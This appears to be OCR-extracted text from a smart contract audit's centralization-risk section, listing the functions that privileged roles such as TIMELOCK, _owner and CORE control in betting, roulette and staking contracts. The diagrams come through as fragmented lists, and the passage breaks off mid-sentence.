
In the contract `Predict` the role `TIMELOCK` has authority over the functions shown in the diagram below. Any compromise to the `TIMELOCK` account may allow the hacker to take advantage of this authority.




In the contract `PredictBet` the role `_owner` has authority over the functions shown in the diagram below. Any compromise to the `_owner` account may allow the hacker to take advantage of this authority.


Function
setGame
State Variables
game
Function
setPredictGame
State Variables
predictGame
Function
setStart
State Variables
start
External Calls
Common.Answer
Function
setEnd
State Variables
end
Function
setPlayer
State Variables
player
Authenticated Role
_owner
Function
setSide
State Variables
side
Function
setResult
State Variables
result
Function
setBonus
State Variables
bonus
Function
setStatus
State Variables
status
Function
setRound
State Variables
round
Function
setAmount
State Variables
amount


In the contract `PredictGame` the role `_owner` has authority over the functions shown in the diagram below. Any compromise to the `_owner` account may allow the hacker to take advantage of this authority.


State Variables
longPool
shortPool
External Calls
bet.setPredictGame
External Calls
bet.setGame
External Calls
bet.setPlayer
External Calls
bet.setStatus
Function
placeBet
External Calls
bet.setSide
External Calls
bet.setAmount
External Calls
.push
External Calls
bet.setRound
Internal Calls
getCurrentRound
Authenticated Role
_owner
Function
deactivate
State Variables
active
Function
activate
State Variables
active


In the contract `Roulette` the role `TIMELOCK` has authority over the functions shown in the diagram below. Any compromise to the `TIMELOCK` account may allow the hacker to take advantage of this authority.




In the contract `RouletteBet` the role `_owner` has authority over the functions shown in the diagram below. Any compromise to the `_owner` account may allow the hacker to take advantage of this authority.


Function
setGame
State Variables
game
Function
setBets
External Calls
bets.push
Function
setWinNumber
State Variables
winNumber
Function
setStatus
State Variables
status
Authenticated Role
_owner
Function
setAmount
State Variables
totalAmount
Function
setPlayer
State Variables
player
Function
setRequestId
State Variables
requestId
Function
setResult
State Variables
result


In the contract `ConservativeStaking` the role `CORE` has authority over the functions shown in the diagram below. Any compromise to the `CORE` account may allow the hacker to take advantage of this authority.


State Variables
_totalStakers
totalStakesOfInvitees
isStaker
pass
_totalStaked
staked
Internal Calls
_msgSender
External Calls
currentPool.isStaker
External Calls
token.transferFrom
External Calls
.push
Authenticated Role
CORE
Function
stake
Internal Calls
_newPool
External Calls
pass.getInviter
External Calls
currentPool.stake
External Calls
currentPool.isFull
External Calls
token.approve
Internal Calls
isCalculation


In the contract `ConservativeStaking` the role `TIMELOCK` has authority over the functions shown in the diagram below. Any compromise to the `TIMELOCK` account may allow the hacker to take advantage of this authority.




In the contract 